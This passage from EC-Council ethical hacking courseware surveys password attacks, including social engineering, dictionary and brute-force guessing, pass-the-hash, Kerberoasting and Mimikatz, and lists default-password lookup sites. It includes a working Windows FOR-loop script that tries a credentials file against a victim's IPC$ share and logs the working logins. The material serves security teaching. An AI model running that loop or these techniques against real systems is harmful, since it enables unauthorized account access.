Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Offline attacks are often time-consuming but have a high success rate, as the password hashes can be reversed owing to their small keyspace and short length. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Non-Electronic Attacks

Non-electronic, or non-technical, attacks do not require technical knowledge of methods of system intrusion. There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user's keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.

  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  "Dumpster diving" is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

- A dictionary file is loaded into the cracking application that runs against user accounts

Brute-Force Attack

- The program tries every combination of characters until the password is broken

Rule-based Attack

- This attack is used when the attacker gets some information about the password

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Password Guessing

The attacker creates a list of all possible passwords from the information collected through social engineering or any other way and manually inputs them on the victim's machine to crack the passwords

Frequency of attacks is less

Failure rate is high


1. Find a valid user
2. Create a list of possible passwords
3. Rank passwords from high to low probability
4. Key in each password, until the correct password is discovered

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Default Passwords

- A default password is a password supplied by the manufacturer with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use default passwords present in the list of words or dictionary that they use to perform password guessing attack



http://open-sez.me


Online Tools to Search Default Passwords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultposswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's usernames and passwords
- The Trojan/Spyware/Keylogger runs in the background and sends back all user credentials to the attacker




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack


- A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on domain admin account hash
- The attacker uses the extracted hash to log on to the domain controller




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of Windows operating systems that are used to perform name resolution for hosts present on the same link
- The attacker cracks the NTLMv2 hash obtained from the victim's authentication process
- The extracted credentials are used to log on to the host system in the network



LLMNR/NBT-NS Spoofing Tool: Responder




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using SSPI (Security Support Provider Interface) from a user-mode application, where a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the KDC in the form of the an AS-REQ packet and crack the ticket to obtain the user's password



Kerberoasting (Cracking TGS)

- Attackers request a TGS for the SPN of the target service account and crack the ticket to obtain the user's password



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools
- The attacker then launches a pass the ticket attack either by stealing the ST/TGT from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as Mimikatz, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

  The following are the steps involved in password guessing:

  - Find a valid user
  - Create a list of possible passwords
  - Rank passwords from high to low probability
  - Key in each password, until the correct password is discovered

  Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

  Manual Password-Cracking Algorithm

  In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

  The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

  Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *http://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*

DEFAULT PASSWORDS **Open Sez Me! :: Passwords**

5919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTI	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

Figure 6.8: Screenshot showing default passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trojans/Spyware/Keyloggers**

